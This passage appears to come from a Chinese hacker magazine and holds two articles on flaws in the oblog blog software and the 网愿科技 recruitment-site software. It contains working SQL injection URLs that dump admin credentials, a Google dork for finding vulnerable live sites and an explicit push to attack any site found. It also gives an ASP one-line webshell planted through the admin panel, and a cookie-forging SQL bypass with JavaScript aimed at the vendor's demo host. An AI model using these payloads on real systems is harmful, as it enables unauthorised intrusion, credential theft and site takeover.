  Loop
  rst.Close
  Set rst = Nothing
  GetUsersByTag=sContent
End Function
```

可以看到 **iTagId = Trim(Request.Querystring("tagid"))** 没过滤，函数里直接递到数据库里去了，导致sql注射的产生。(感谢tr4c3)

鄙人比较懒喜欢用union语句来进行注射，当然大家也可以用NBSI之类的注射工具来注射，我们构造以下语句：**tags.asp?t=user&keyword=xsser&tagid =1 Group By UserId) a,oblog_user b Where a.Userid=b.UserId and 1=2 union select Top 100 b.userName,b.user_dir,b.user_folder From (select Userid From oblog_usertags Where Tagid=1**，结果如图4。

/tags.asp?t=user&keyword=xsser&tagid=1 Group By UserId) a,oblog_user b Where a.Userid=b.UserId and 1=2 union select username%2bchr(124)%2bpassword,2,3 From Oblog_admin union select Top 100 b.userName,b.user_dir,b.user_folder From (select Userid From oblog_usertags Where

Tagid=1 and 1=2 union……

这个比较简单，一下子就把password暴出来了，如图5。

拿shell就不多讲了，直接利用IIS6.0的办法。




图4




图6 实战暴出密码

三、实战

这么讲有的同学还不懂，那就baidu下，随便找一个站来测试下就行了。我们利用google的语法来查找吧，在google里选择100个结果，然后输入intext："Copyright by oblog.cn"，找结果，约有57,900项符合intext："Copyright by oblog.cn"的查询结果，果然，危害也是蛮大的。还好官方出了补丁。随便找了一个暴出管理员密码，如图6。




图5 暴出密码




图7 得到webshell

密码是admin888，竟然那么低级，oblog的后台是admin/admin_login.asp。接着我们就进去拿shell吧。先在“网站信息配置”那把GG的目录换成fuck.asp，然后我们再在广告那里写入一句话“<%eval(request(“#”))%>”接着连接上去就行了，如图7。

如果遇到“Microsoft VBScript 运行时错误 错误'800a000d'

类型不匹配：'CLng'

/inc/inc_tags.asp，行 324”就说明漏洞被补了。强行转换传递来的参数。

编辑点评：

本文分析了一个下载文件漏洞和一个SQL漏洞，另外给出了一种获取webshell的方法。

对网愿科技人才网的简单分析［续篇］

文 mystery

从本文可以学到：

1、网愿科技人才网漏洞再分析

2、漏洞的利用

不知“黑手”的各位读者是否还记得“冰的原点”在文章《对网愿科技——人才网的简单分析》中所遗留的几个问题？现在我就和大家一起来解决这些问题。

一、再谈注入

先来看“冰的原点”分析的那段代码：

```
uid=ReplaceBadChar(Trim(Request.QueryString("id")))
if uid="" then
    response.write"<SCRIPT language=JavaScript>alert('对不起，非法操作！');"
    response.write"javascript:window.close();</SCRIPT>"
    response.end
end if
set rs_person=server.createobject("adodb.recordset")

conn.Execute "update person set click=click+1 where id="&uid&""

sql_person="select * from person where job<>'''' and id="&uid&""
rs_person.open sql_person,conn,2,3
if rs_person.eof or rs_person.bof then
    response.write "<script language=JavaScript>" & "alert('对不起，该用户不存在或已被删除！！');"&"window.location.href = 'index.asp'"&" </script>"
    response.end
  end if
```

为什么这段代码的注入漏洞用Domain3.5可以检测出来却无法注入？后来手工注入也不成功，原因是“冰的原点”读代码不仔细，上面的uid在Request.QueryString后还经过自定义函数ReplaceBadChar的过滤！ReplaceBadChar函数的原形如下：

```
Function ReplaceBadChar(strChar)
If strChar = "" Or IsNull(strChar) Then ReplaceBadChar = "":Exit Function
Dim strBadChar, arrBadChar, tempChar, i
strBadChar = "$,#,',%,&,?,(,),<,>,[,],{,},/,\,;,:," & Chr(34) & "," & Chr(0) & ""
arrBadChar = Split(strBadChar, ",")
tempChar = strChar
For i = 0 To UBound(arrBadChar)
tempChar = Replace(tempChar, arrBadChar(i), "")
Next
ReplaceBadChar = tempChar
End Function
```

ReplaceBadChar函数过滤了“$、#、'、(、)、<、>”等字符，用工具猜解的时候要用到“(、)、<、>”等字符，所以无法成功注入，后面的手工注入不成功也是这个原因。在经过ReplaceBadChar函数的过滤后，注入用到的mid()和asc()函数也都无法用了，我们无法进行猜解，但还有一个可以用，就是union查询！

只是view_person.asp这个文件我测试了半天发现无法union查询，因为union查询要使前面的查询为假来显示我们的内容，代码中有一句“if rs_person.eof or rs_person.bof then”，只要为假就提示“对不起，该用户不存在或已被删除！！”，虽然view_person.asp不能union查询，但程序员写程序的时候难免会有所疏忽，我们只要找到没有有经过ReplaceBadChar函数过滤或经过过滤但可以进行union查询的注入点就OK了！在view_notice.asp中，偶看到一段代码：

```
<%
id=Trim(Request.QueryString("id"))
set rs=createobject("adodb.recordset")
```

```
sql="select * from [notice] where
id="&id&""
rs.open sql,Conn,1,1
if rs.eof then
Response.Write("还没有公告")
else
%>

……省略无关代码……

    <td height="27" align="center" background="images/notice/
header_bg.gif"><font color="#FFFFFF" size="2"><b>公告:  <%=
rs("puser") %></b></font></td>
  </tr>
  <tr>
    <td width="100%" align="left" valign="top" height="292"> 
     <%= rs("content") %><br><br>
  <div align="right"><%= rs("putime") %></div></td>
  </tr>
……省略无关代码……

<%
end if
rs.close
set rs=nothing
%>
```

这里的id没有经过**ReplaceBadChar**函数就直接sql查询了！sql语句查询的是notice表，数了下字段，一共5个，构造语句：

```
and 1=2 union select 1,2,3,4,5 from admin
```




图1 union探测字段




图2 暴出账号密码

在官方测试如图1，显示“2、3、4”这几个数字，如图1。

把“2、3、4”分别替换为“admin、password、adminid”，显示出管理员的账号密码，如图2。

虽然view_notice.asp这个文件可以注入，但这个文件是3.1版增加的，网上大多站用的为3.0版，不存在这个文件。为此，我又找到一个文件“/inc/getcapital.asp”，代码就不贴出来了，有兴趣的朋友可以自己下载源码读下。直接给出注入语句：

```
http://jobv31.acc.wishcn.com/inc/getcapital.asp?capitalid=1 and 1=2
union select admin,password,3,4,5 from admin
```



图3 查看源代码

访问后页面一片空白，查看下源文件就可以看到了，如图3。

二、奇怪的数据库

为什么用Domain3.5打开数据库有两个奇怪的表，用Access打开数据库却不见踪影了呢？原因是在Access中，如果在表名前加 **~TMPCLP** 前缀，可以隐藏这个表，用查看系统或隐藏对象也无法看到，但可以在MSysObjects这个表中查得。在关闭数据库或压缩数据库后，该表不会消失。另外手工删除表时，系统也会自动命名这个为 ~TMPCLPXXXXXX，不过和手工改表名称不同，被删除的表在MSysObjects的Flags字段值为4097，在关闭数据库或压缩数据库后，该表将消失。如图4所示。




图4 ~TMPCLP前缀的表

我们在Access中执行SQL“Select Name From Msysobjects”可以看到那两个奇怪的表的名字，得到表名后用“select * from [~TMPCLP表名]”查询就可以查看表里的数据。比如表名为“~TMPCLP135901”，我们查询SQL“select * from [~TMPCLP135901]”就可以看到表里的数据了，如图5。




图5 查询数据

这两个表没有什么用，估计是设计数据库误操作造成的。用access的“压缩和修复数据库”功能修复下，再用Domain3.5打开，你会发现这两个奇怪的表消失了，如图6。




图6 修复好了

三、鸡肋的后台管理认证码

在“冰的原点”分析的那段代码后面还有段代码，看后你就知道为什么这个后台管理认证码是个“鸡肋”，代码如下：

```
Pwd =replace(Trim(Request.Form("PWD")),"'",
"")

UserName = replace(trim(Request.form
("username")),"'","")
Set LoginRS = Server.CreateObject("ADODB.
RecordSet")
SqlStr = "select * from admin where admin='" & UserName & "'"
LoginRS.Open SqlStr,Conn,1,3
  If LoginRS.EOF AND LoginRS.BOF Then
response.write"<script language=JavaScript>alert('登录失败:\n\n您输入
了错误的账号，请再次输入！');"
response.write"this.location.href='Login.asp';</script>"
    Response.End
  Else

    IF LoginRS("PassWord")=md5(pwd) THEN
      IF Cint(LoginRS("Locked"))=1 Then
response.write"<script language=JavaScript>alert('登录失败:\n\n您的账
号已被管理员锁定，请与您的系统管理员联系！');"
response.write"this.location.href='Login.asp';</script>"
      Response.End
    Else
      '登录成功，并更新数据
userip = Request.ServerVariables("HTTP_X_FORWARDED_FOR")
If userip = "" Then userip = Request.ServerVariables("REMOTE_ADDR")
LoginRS("LastTime")=Now()
LoginRS("LastLoginIP")=userip
LoginRS("num")=LoginRS("num")+1
LoginRS.UpDate
Response.Cookies("job_admin_Name")=LoginRS("admin")  //注意这句
和下面的几句
```

```
Response.Cookies("job_admin_PassWord")=LoginRS("PassWord")
Response.Cookies("job_admin_flag")=LoginRS("flag")

Response.Cookies("job_admin_Name").expires=(now()+1/24)
Response.Cookies("job_admin_PassWord").expires=(now()+1/24)
Response.Cookies("job_admin_flag").expires=(now()+1/24)

Response.Redirect("Admin_Index.asp")
Response.end
End IF
```

虽然在后台验证时用了“后台管理认证码”，如果登录成功后用session来认证，那文章就只好写到这里了，可程序员偏偏用Cookie来认证！我们只要通过前面的注入得到管理员账号和MD5密码，然后就可以欺骗直接进后台。实际测试中我们甚至连管理员账号都不必知道就可以欺骗进后台，因为登录成功后，后台的文件包含了check.asp来验证是否已经登录，而问题就出在这个文件上，代码如下：




图7 进入后台

```
dim job_admin_Name,job_admin_PassWord,job_admin_flag,flag
job_admin_Name=replace(Request.Cookies("job_admin_Name"),"'","")
job_admin_PassWord=Request.Cookies("job_admin_PassWord")
job_admin_flag=replace(Request.Cookies("job_admin_flag"),"'","")
if job_admin_Name="" or job_admin_PassWord="" or job_admin_flag=""
then
response.write"<SCRIPT language=JavaScript>alert('您还没有登录,现在
为您返回登录页面');"
response.write"this.location.href='login.asp';</script>"
response.End()
else
sql="select * from admin where admin='" & job_admin_Name & "' and
password='" & job_admin_PassWord & "' and flag="&job_admin_flag&" and
locked=0"
set rs=conn.execute(sql)
if rs.eof and rs.bof then
rs.close
response.write"<SCRIPT language=JavaScript>alert('您还没有登录,现在
为您返回登录页面');"
response.write"this.location.href='login.asp';</script>"
response.End()
else
flag=rs("flag")
end if
end if
```

代码中的job_admin_Name、job_admin_flag通过Request.Cookies获取后过滤了单引号，不晓得程序员为什么不把**job_admin_PassWord**一起过滤，偏偏留下了这个东西来方便我们^_^，这里的SQL **“select * from admin where admin='" & job_admin_Name & "' and password='" & job_admin_PassWord & "' and flag="&job_admin_flag&" and locked=0”**，我们是可以绕过去的，只要我们提交的job_admin_flag为1，为job_admin_PassWord “1' or 1=1 or ''='”，job_admin_Name为“admin”，放到前面的SQL语句查询会使查询为“真”，自然绕过了验证！下面我以官方的演示站(http://jobv31.acc.wishcn.com/)为例，来测试下漏洞。访问后台http://jobv31.acc.wishcn.com/admin/login.asp后，清空地址栏，输入：

```
javascript:alert(document.cookie="job_admin_Name="+escape("admin"));
alert(document.cookie="job_admin_PassWord="+escape("1' or 1=1 or ''='"));
alert(document.cookie="job_admin_flag="+escape("1"));
```

接连弹出3个提示对话框，确认后访问http://jobv31.acc.wishcn.com/admin/admin_index.asp，如果不出差错，就成功登录了后台！如图7。

当然，如果提示“您还没有登录,现在为您返回登录页面”，则可能说明数据库中第一条记录的locked字段的值被设为1，即账户被锁定，如图8。

